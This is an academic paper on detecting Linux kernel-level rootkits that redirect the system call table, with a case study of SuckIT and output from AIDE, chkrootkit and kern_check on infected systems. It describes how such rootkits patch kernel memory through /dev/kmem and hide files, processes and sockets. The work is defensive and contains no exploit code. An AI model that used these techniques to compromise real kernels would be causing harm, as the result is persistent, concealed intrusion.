A Methodology to Detect and Characterize Kernel Level Rootkit Exploits Involving Redirection of the System Call Table

John Levine, Julian Grizzard, Henry Owen
School of Electrical and Computer Engineering
Georgia Institute of Technology
E-mail: levine@ece.gatech.edu

Abstract

There is no standardized methodology at present to characterize rootkits that compromise the security of computer systems. The ability to characterize rootkits will provide system administrators with information so that they can take the best possible recovery actions and may also help to detect additional instances and prevent the further installation of the rootkit allowing the security community to react faster to new rootkit exploits. There are limited capabilities at present to detect rootkits, but in most cases these capabilities only indicate that a system is infected without identifying the specific rootkit. We propose a mathematical framework for classifying rootkit exploits as existing, modifications to existing, or entirely new. An in-depth analysis of a particular type of kernel rootkit is conducted in order to develop a characterization. As a result of this characterization and analysis, we propose some new methods to detect this particular class of rootkit exploit.

1. Introduction

Computers on today's Internet are vulnerable to a variety of exploits that can compromise their intended operations. Systems can be subject to Denial of Service Attacks that prevent other computers from connecting to them for their provided service (e.g. web server) or prevent them from connecting to other computers on the Internet. They can be subject to attacks that cause them to cease operations either temporary or permanently. A hacker may be able to compromise a system and gain root level access, i.e. the ability to control that system as if the hacker was the system administrator. A hacker who gains root access on a computer system may want to maintain that access for the foreseeable future. One way for the hacker to do this is by the use of a rootkit. A rootkit enables the hacker to access the compromised computer system at a later time with root level privileges. System administrators have a continuing need for techniques in order to determine if a hacker has installed a rootkit on their systems.

Techniques currently exist for a system administrator to monitor the status of systems. Intrusion detection systems operate at numerous levels throughout the network to detect malicious activity by hackers. At the system or host level, a file integrity checker program can be run on the computer system in question.

These methods may not be able to detect the presence of a kernel level rootkit. In this paper we present a preliminary mathematical framework to classify rootkit exploits and discuss a methodology for determining if a system has been infected by a kernel level rootkit. New signatures can then be created for these kernel level rootkits in order to detect them. We have conducted our research on a Red Hat Linux based system using the stock Red Hat kernel 2.4.18-14 and the standard Linux kernel 2.4.18 but this methodology will apply to other Linux distributions that are based on the standard Linux kernel. Also we believe our methodology should extend to other Unix based systems.

1.1. Definition of a Rootkit

A rootkit can be considered as a "Trojan Horse" introduced into a computer operating system. According to Thimbleby, Anderson, and Cairns, there are four categories of trojans. They are: *direct masquerades*, i.e. pretending to be normal programs; *simple masquerades*, i.e. not masquerading as existing programs but masquerading as possible programs that are other than what they really are; *slip masquerades*, i.e. programs with names approximating existing names; and *environmental masquerades*, i.e. already running programs not easily identified by the user [1]. We are primarily interested in the first category of Trojans, that of direct masquerades.

A hacker must already have root level access on a computer system before he can install a rootkit. Rootkits do not allow an attacker to gain access to a system. Instead, they enable the attacker to get back into the system with root level permissions [2]. Once a hacker has gained root level access on a system, a trojan program that can masquerade as an existing system function can then be installed on the compromised system.

Rootkits are a fairly recent phenomenon. Systems used to have utilities that could be trusted to provide a system administrator with accurate information. Modern hackers have developed methods to conceal their activities and programs to assist in this concealment [3].

1.2. Kernel Level Rootkits

Kernel level rootkits are one of the most recent developments in the area of computer system exploitation by the hacker community [4]. The kernel is recognized as the most fundamental part of most modern operating systems. The kernel can be considered the lowest level in the operating system. The file system, scheduling of the CPU, management of memory, and system call related operating system functions are all provided by the kernel [5]. User interface to the kernel is accomplished through the use of a system call, or sys_call. The application performs a sys_call passing control to the kernel which performs the requested work and provides the output to the requesting application. The addresses of these system calls in kernel memory are maintained in the system call table data structure stored in kernel memory. Unlike a traditional binary rootkit that modifies critical system level programs, a kernel level rootkit may replace or modify the system call table within the kernel itself. This allows the hacker to control the system without others being aware of this. Kernel level rootkits usually cannot be detected by traditional means available to a system administrator.




Figure 1-System Call Table

1.2.1 Kernel Level Rootkits that modify the System Call Table.

This type of kernel level rootkit modifies selected sys_call addresses that are stored in the system call table. A kernel level rootkit can use the capability of loadable kernel modules (LKMs). LKMs are a feature that is available in Linux [6]. A LKM can be developed that will modify the sys_call to hide files and processes as well as provide backdoors for a hacker to return to the system. These LKM's also modify the address table of sys_calls stored in the system call table. They replace the addresses of the legitimate sys_calls with the addresses of the sys_calls that are installed by the hacker's LKM [9].

A sys_call in a system that has a kernel level rootkit installed may be redirected away from the legitimate sys_call to the kernel level rootkit's replacement sys_call. The Loadable Kernel Module capability is also available in various UNIX based operating systems [6]. Anexample of this type of rootkit is the KNARK rootkit developed by CREED and released in 2001. Figure 1 shows how redirection of the sys_calls is handled by a rootkit such as KNARK.

1.2.2 Kernel Level Rootkits that redirect the system call table.

This type of kernel level rootkit redirects references to the entire system call table to a new location in kernel memory. A new system call table is installed at this memory location. This new system call table may contain the addresses of malicious sys_call functions as well as the original address to any unmodified sys_call functions. One way to accomplish this is by writing to /dev/kmem within the Linux Operating System. The device /dev/kmem provides access to the memory region of the currently running kernel. It is possible to overwrite portions of the kernel memory at runtime if the proper memory location can be found. Kernel level rootkits that redirect the system call table accomplish this by overwriting the pointer to the original system call table with the address of a new system call table that is created by the hacker within kernel memory [6]. Unlike the previous method that was discussed, this method does not modify the original System Call Table and as a result, will still pass current consistency checks.

2. A framework for classifying rootkit exploits

We have studied the work that has been done by Thimbleby, Anderson and Cairns [1] in developing a framework for modeling Trojans and computer virus infection. This work dealt with the general case of viruses and Trojans. We have used some of the ideas presented in this work to develop a mathematical framework in order for us to be able to classify rootkit exploits. The focus of our work is more specific in that we are trying to develop a method to classify rootkits as existing, modification to existing, or entirely new.

A computer virus has been defined as a computer program that is able to replicate all or part of itself and attach this replication to another program [7]. The type of rootkits that we wish to classify does not normally have this capability so this is not a method that we could use to detect or classify rootkits. A true rootkit program that is intended to replace an existing program on the target system must have the same functionality as the original program plus some increased functionality that has been inserted by the rootkit developer in order to allow backdoor root level access and/or the ability to hide specified files, processes, and network connections on to the target system. This increased functionality is provided by added elements contained within the rootkit program. The increased functionality of the rootkit, with its associated elements, provides a method that can be utilized in order to detect and classify rootkit exploits. Rootkits can be characterized by using a variety of methods to compare the original program to the rootkit program and identify the difference, or delta (∇) in functionality between the two programs. This ∇ can serve as a potential signature for identifying the rootkit.

It has been recognized that evaluating a program file by its CRC checksum is both faster and requires less memory than comparing a file by its contents [8]. The results of this comparison will only tell you that a current program file differs from its original program file. Using this check to detect rootkits would not tell you if this rootkit is an existing, modification to existing, or entirely new rootkit exploit. It is also recognized that Trojan Horse type programs can be detected by comparing them to the original program file that they are intended to replace [8]. The approach we choose to follow is that rootkits can be classified comparing their ∇ against previously identified ∇'s of known rootkits.

For our framework we assume that we have already identified a program as being part of a potential rootkit. In addition, we have a copy of the original programs that the rootkit replaced. From our definition of a true rootkit we can assume that these two programs are indistinguishable in execution since they will produce similar results for most inputs. Therefore, these two programs are similar to each other. From [1], we recognize that similarity is not equality, i.e. we may not be able to recognize that the programs differ in the amount of time that we have available to analyze them. Two programs are indistinguishable when they reproduce similar results for most inputs. A true rootkit should therefore be indistinguishable from what it is intended to replace since it should have the same functionality as the original programs it is to replace in addition to the new capabilities that were added by the rootkit developer.

We also use the quantifiers, *similarity* (~), indistinguishable ($\approx$), and the meaning of a program $[[\bullet]]$ that was presented in [1] and define them in a similar manner.

- ~ (similarity) – a poly log computable relation on all possible representations (defined as R) of a computer to include the full state of the machine consisting of memory, screens, registers, inputs, etc. A single representation of R is defined as r. Poly log computable is defined as a function that can be computed in less than linear time meaning a representation can be evaluated without having to examine the entire computer representation.
- $\approx$ (indistinguishable) – two programs that produce similar results for most inputs.
- $[[\bullet]]$ (the meaning of a program) – what a program does when it is run

We presume to have two programs: p1, the original program, and p2, identified as malicious version of program p1 that provides rootkit capabilities on the target system. If p2 is part of a true rootkit then p1 and p2 are indistinguishable from each other. These two programs will produce similar outputs for most inputs. In a manner similar to [1] we can state that p1 is indistinguishable from p2 if and only if

$$\text{for most } r \in R : [[p1]]r \sim [[p2]]r \Rightarrow p1 \approx p2$$

meaning for most representations of a machine out of all possible representations the results of program p1 are similar to the results of program p2 which implies that p1 is indistinguishable from p2.

We will now apply set theory to show a method to characterize rootkit exploits. We assume to have the following programs:

p1 – original set of programs

p2 – malicious version of programs that replace p1 programs

If p2 is a true rootkit of p1 then we can state that p1 is a subset of p2 since all of the elements that exist in p1 must exist in p2. Then p1 is a proper subset of since all elements of p1 exist in p2 but p1 is not equal to p2, This can be written as:

$p1 \subset p2$, since $p1 \subseteq p2$ and $p1 \neq p2$ meaning p2 has at least one element that does not belong to p1.

We will now identify the difference between p1 and p2.

$p2 \setminus p1 = p'$ is the difference between p2 and p1 containing only those elements belonging to p2. This is the ∇ that we have previously discussed.

We assume we have identified another rootkit of p1 and call this p3. We can identify this collection of programs as a rootkit of type p2 as follows:

If $p3 - (p' \cap p3) = p1$ then p3 contains the same elements as program p2 and is the same rootkit.

If the preceding statement is not true but elements of p’ are contained in p3, written as $p' \in p3$, than we can assume that p3 may be a modification of rootkit p2. If there are no elements of p’ in p3, written as $p' \notin p3$, than we may assume that p3 is an entirely new rootkit. We will follow these steps in order to classify the example kernel level rootkit that we will be examining. We are examining numerous rootkits as a part of our research, however we only present the details of a few example rootkits in this paper.

3. Existing Methodologies to detect rootkits

3.1 Methods to Detect Binary Rootkits


Programs exist to check the integrity of critical system files. There are several host based IDS tools that look at changes to the system files. These programs take a snapshot of the trusted file system state and use this snapshot as a basis for future scans. The system administrator must tune this system so that only relative files are considered in the snapshot. Two such candidate systems are TRIPWIRE and AIDE (Advanced Intrusion Detection Environment) [10]. AIDE is a General Public License (GPL) program that is available for free on the Internet. This program operates by creating a database of specified files. This database contains attributes such as: permissions, inode number, user, group, file size, creation time (ctime), modification time (mtime), access time (atime), growing size and number of links [11]. However, a program like AIDE does have shortcomings. Rami Lehti, in the Aide manual, states ”Unfortunately, Aide cannot provide absolute sureness about changes in files. Like any other system files, Aide’s binary files and/or database can be altered” [11]. There is another free program that checks a system for rootkit detection. This program is known as chkrootkit [12].

The chkrootkit program runs a shell script that checks specific system binaries to determine if a rootkit has been installed on the system. This program also checks to see if the network interfaces on the computer have been set to promiscuous mode, which is a common ploy used by hackers in order to capture network traffic. The program also checks the system logs. The shell script is signature based, therefore the signature must be known in order to detect if a rootkit has been installed on a system. Programs such as chkrootkit may not detect a new rootkit, as well as modifications to existing rootkits.

3.2 Methods to Detect Kernel Level Rootkits

Samhain Labs [9] has developed a small command-line utility to detect the presence of a kernel level rootkit. As we have previously explained, the kernel controls any application that is running on the computer. If the application wants to access some system resource, such as reading to or writing from the disk, then the application must request this service from the kernel. The application performs a sys_call passing control to the kernel which performs the requested work and provides the output to the requesting application. A kernel level rootkit can modify these system calls to perform some type of malicious activity. A sys_call in a system that has a kernel level rootkit installed may be redirected away from the legitimate sys_call to the rootkit's replacement sys_call.

It may be possible to detect the presence of a kernel level rootkit by comparing the sys_call addresses in the current system call table with the original map of kernel symbols that is generated when compiling the Linux kernel. A difference between these two tables will indicate that something has modified the system call table [9]. It must be noted that each new installation of the kernel as well as the loading of a kernel module will result in a new mapping of kernel symbols. The following figure (figure 2) shows the output of running the kern_check program on a system infected with the KNARK kernel level rootkit.



```
[root@localhost floppy]# ./kern_check /boot/System.map
kaddr = c021c5a8
WARNING: (kernel) 0xc403e52c != 0xc010901c (map)  [sys_fork]
WARNING: (kernel) 0xc403e868 != 0xc0126984 (map)  [sys_read]
WARNING: (kernel) 0xc403ebb8 != 0xc0109070 (map)  [sys_execve]
WARNING: (kernel) 0xc403e5d4 != 0xc0110dd8 (map)  [sys_kill]
WARNING: (kernel) 0xc403e640 != 0xc012fb0c (map)  [sys_ioctl]
WARNING: (kernel) 0xc403ea8c != 0xc01192bc (map)  [sys_settimeofday]
WARNING: (kernel) 0xc403e580 != 0xc0109034 (map)  [sys_clone]
WARNING: (kernel) 0xc403e42c != 0xc012fe68 (map)  [sys_getdents]
[root@localhost floppy]# 
```

Figure 2-kern_check output of KNARKed system

The output indicates that the addresses of 8 sys_calls currently listed in the system call table currently stored in kernel memory (/dev/kmem) do not match the addresses for those sys_calls in the original map of the kernel symbols. This map of kernel systems is available on the system we examined as /boot/System.map. If the /boot/System.map file is up to date, then the system call table has most likely been modified by a kernel level rootkit. A similar file should be available on other Linux systems.

The kern_check program however, does not work with later versions of the Linux kernel. The Linux 2.6 Kernel will no longer export the system call table address. This was done to prevent race conditions from occurring with the dynamic replacement of system call addresses by loadable modules. Red Hat has back ported this feature into later versions of the Linux 2.4 kernel available for Red Hat releases so that it does not export the system call table address. This may also be the case for other Linux distributions. As a result, the *query_module* command will no longer be able to retrieve the address of the system call table for some newer distributions of Linux utilizing the 2.4 kernel as well as in the Linux 2.6 kernel [13].

In addition, the kern_check program developed by Samhain Labs is unable to detect kernel level rootkits that redirect the system call table. We have modified the kern_check program, which is released under the GPL license, so that it is able to work even if the *query_module* capability is disabled as well as detect kernel level rootkits that redirect the system call table. We will subsequently address the details of these modifications.

4. An Analysis of the SuckIT kernel level rootkit

4.1 The SuckIT kernel level rootkit.

The SuckIT rootkit was developed by sd and devik based on the article they wrote in PHRACK vol. 58, article 7, titled "Linux–on-the-fly kernel patching without LKM". This article discusses a methodology for modifying the system calls within the Linux kernel without the use of LKM support or the /boot/System.map file [14]. Unlike kernel level rootkits that modify the system call table, this type of rootkit keeps the system call table intact. An examination of the original system call table will not indicate that the system has been compromised by a kernel level rootkit. The SuckIT kernel level rootkit accomplishes this by modifying the System Call Interrupt (system_call() function) that is triggered whenever a User Mode process invokes a system call [15]. The pointer to the normal system call table is changed to the address of the new system call table that is created by the SuckIT rootkit. This new system call table contains the addresses of the malicious system calls that are modified by the SuckIT rootkit as well as the original addresses of any unmodified system calls. Our methodology retrieves the address of the system call table that is stored within the System Call Interrupt and checks this table for modifications. Any modification to this table as well as a mismatch between this retrieved address and the address of the system call table that is maintained within the /boot/System.map file will also indicate that redirection of the system call table is occurring within the kernel.

The following features are provided by SuckIT according to the README document for the most recently available version of the program. The list of features is:

- Hide PID's, files, tcp/udp/raw sockets
- Sniff TTY's
- Integrated TTY shell access (xor+sha1) invoked through any running service on a server
- No requirement to compile program on the target system
- Ability to use the same binary on the Linux 2.2 and 2.4 kernel (libc-free)

In our examination of the SuckIT source code we did not find the last two features to be true in some cases. We were testing against Red Hat 8.0 (kernel ver 2.4.18-14) and the standard Linux 2.14.18 kernel. There are compile problems with later versions of the Red Hat Linux 2.4 kernel and the fact that certain system call addresses are no longer being exported necessitated modifications to the SuckIT source code in order to get the program to work on later versions of the 2.4.18-14 kernel. We suspect that this will also be the case with the Linux 2.6 kernel. These changes were not necessary for the standard Linux 2.14.18 kernel.

We have conducted an in-depth analysis of the SuckIT source code and infection process. This analysis is available in the appendix to this document. This analysis provided us with the specific ∇ (delta) that can be used to characterize the SuckIT program. We discussed the concept of ∇ in section II of this paper.

4.2 Installation of SuckIT on a RH8.0 System

We have installed the SuckIT rootkit on a Red Hat 8.0 system in order to investigate current detection methods as well as to test the feasibility of our proposed methodology to detect kernel level rootkits involving redirection of the system call table. We have also installed the kdb kernel debugger on this system. The installation of kdb required us to install the standard Linux 2.4.18 kernel as opposed to the kernel used with RH8.0, which is 2.4.18-14. In order to install kdb, the kernel must be patched and recompiled. The necessary patch files as well as instructions to accomplish this are available on the web.

We then installed the current version of AIDE (Advance Intrusion Detection Environment v 0.9) file integrity checker program. We configured AIDE to run integrity checks on the /bin, /boot, and /sbin directories. If the rootkit (SuckIT) changes any files in these directories we would expect AIDE to detect the changed files. We then ran AIDE on this system to initialize the signature database for future checks.


We installed the most current version of the chkrootkit program (v 0.41, released 20 June 2003). This version of chkrootkit specifically states that its ability to we detect the SuckIT rootkit has been improved [20]. Therefore, we also expect that the SuckIt rootkit will be detected by chkrootkit.

Before infecting the system with SuckIT we ran AIDE and chkrootkit on the clean system. As expected, we did not detect the presence of an exploit with either program.

We infected the target system with the SUCKIT rootkit. The initial install of the SuckIT rootkit failed to compile against the Linux 2.14.18 kernel. We made changes to this code in order to be able to compile it. We choose not to publish these changes but there is no guarantee that a newer version of SuckIT incorporating these changes is not already available in the hacker community. The SuckIT rootkit cleanly installs on the target Linux 2.14.18 kernel with the modified code. It is now possible to hide PID's, files, and tcp/udp/raw sockets on this system , i.e. the presence of these items will now be hidden from system utilities such as *ls*, *ps*, and *ifconfig*. We will now examine the results of running some of the various GPL software tools that are available in order to detect the presence of a rootkit on the target system.

4.3 chkrootkit results on target system

Running the chkrootkit program on a system infected with SuckIT system does not detect the presence of the SuckIT rootkit even if the default values are selected for the hidden directory (/usr/share/locale/sk/.sk12) and the file hiding string (sk12). This program only detects the possible presence of a lkm (loadable kernel module) rootkit by detecting a mismatch between the *ps* command and a listing of PID's in the /proc directory. SuckIT does not use loadable kernel modules to compromise the kernel. Running chkrootkit on the infected system will only indicate that some form of kernel level rootkit may be installed. There is no indication of a specific type of rootkit being installed on the target system. The following figure shows the chkrootkit results on the target system infected with SuckIT. Note that the presence of the SuckIT rootkit is not detected (item 2 on list in figure).



```
Searching for HKRK rootkit ... nothing found
Searching for Suckit rootkit ... nothing found
Searching for Volc rootkit ... nothing found
Searching for Gold2 rootkit ... nothing found
Searching for TC2 Worm default files and dirs... nothing found
Searching for Anonoying rootkit default files and dirs... nothing found
Searching for ZK rootkit default files and dirs... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... You have     1 process hidden for readdir command
You have     1 process hidden for ps command
Warning: Possible LKM Trojan installed
Checking `rexedcs'... not found
Checking `sniffer'...
Checking `wted'... nothing deleted
Checking `w55808'... not infected
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'...
nothing deleted
[root@localhost chkrootkit-0.41]#
```


Figure 3 -chkrootkit results on SuckIT infected system

It is significant to note that the chkrootkit program does detect the presence of the SuckIT rootkit only after this rootkit is uninstalled from the target system. Traces of the SuckIT rootkit can be detected when the rootkit is no longer running on the target system. Our analysis indicates that this is due to the redirection capabilities of SuckIT. Upon installation, SuckIT creates a new /sbin/init file after copying over the original /sbin/init file to a file named /sbin/init <file hiding string>. While the SuckIT rootkit is installed on the target system, any reference to the /sbin/init file will be passed the /sbin/init<file hiding string> file, which is the original /sbin/init file. In addition, the /sbin/init<file hiding string> file, as well as any other files with the <file hiding string> appended to their filenames, will remain hidden from the *ls* directory listing command.

4.4 AIDE results on the target system

The AIDE program does not detect the presence of the SUCKIT rootkit. The AIDE program does detect that attributes to the /sbin/telinit file have changed. The /sbin/telinit file is a link to the /sbin/init file. The /sbin directory is a directory that SuckIT targets in the installation of the rootkit, but the AIDE program does not indicate that the system is infected with SuckIT or with a kernel level rootkit. Nor does the AIDE program detect that the kernel of the target system was modified. The AIDE program does not indicate in any way that a redirection of the system call table is occurring on the target system or that the kernel has been compromised. These are the type of results that we would expect from a file integrity check program, i.e., it may be able to tell you that some files have changed, but not what has caused these changes to occur. This type of result motivated us to invent an approach that would tell one what type of rootkit is present as well as what new or modified characteristics are present. We believe that this will allow the security community to react faster to new rootkit exploits.

The following figure shows the output of running the AIDE program on the target system that has been infected with the SuckIT rootkit.



```
[root@localhost check_sct]# aide --check
File /sbin/telinit in databases has different attributes, 3,12289
Not implemented in db_readline_file 310
[root@localhost check_sct]#
```

Figure 4 - AIDE results on SuckIT infected system

4.5 kern_check results on the target system

The version of kern_check available from Samhain labs does not detect the presence of the SuckIT rootkit on the target system. Samhain labs do state that the kern_check program is not capable of detecting the SuckIT rootkit [9].

4.6 Ability of current GPL programs to detect and characterize kernel level rootkit exploits

The current GPL programs that we examined have a limited capability to detect instances of kernel level rootkits and none were able to detect that our system was infected with the SuckIT rootkit. In some cases these tools were able to tell us that something suspicious had happened on the system but they were unable to provide us with specific details of what had happened to the system. We will present our methodology for detecting rootkits of this type in the next section of this paper. Our methodology results have been incorporated into a modified kern_check program that is now capable of detecting both types of kernel level rootkits that we have previously discussed. Our modified kern_check program is capable of detecting the SuckIT rootkit.

5. Methods to detect and classify Kernel Level Rootkits

We have looked at various programs that currently exist to detect rootkits. These programs may indicate that some type of rootkit is installed on the target system but in most cases they fail to indicate the particular rootkit that is installed. We have developed a methodology that will detect the presence of kernel level rootkits that redirect the System Call Table and present this methodology. This methodology will also work to detect the presence of Kernel Level Rootkits that modify the System Call Table. Preliminary research indicates that this methodology will work on the Linux 2.6 kernel while existing methods may not work. We expect that this methodology will also work on other operating systems.

5.1 Checking the System Call Table against the /boot/System.map file

Checking the System Call Table in kernel memory against the /boot/System.map file has already been proposed. This is the technique that the Samhain program kern_check utilizes to detect for instances of kernel level rootkits. However, the kern_check program fails to detect rootkits of the SuckIT variety as well as to detect any type of rootkits on more recent versions of the Linux kernel.

Our examination of the SuckIT rootkit revealed to us the first difference, or ∇ in functionality between SuckIT and the program that it replaces. SuckIT overwrites a location in kernel memory that contains the address of the system call table. SuckIT is able to accomplish this by querying a specific register within the processor. It then use this information to find the entry point address within the kernel for the system call table and overwrites this address with the address of a new system call table containing the addresses of some malicious system calls that SuckIT also creates. We present an in depth analysis of how SuckIT accomplishes this within the appendix of this paper.


We now have a ∇ consisting of a redirected system call table address, a new system call table, and some new malicious system calls. We propose that you can use the same method that SuckIT uses to query the processor to retrieve the address of the system call table to check and see if this address has been changed by a rootkit such as SuckIT. The original address is available when the kernel is first compiled and this address is stored in the /boot/System.map file. If these addresses differ then a more detailed check can be made of the system call table that currently exists in kernel memory in order to develop a ∇ between the addresses of the system calls that exist in system call table within kernel memory and the addresses of the system calls that exist in the /boot/System.map file.

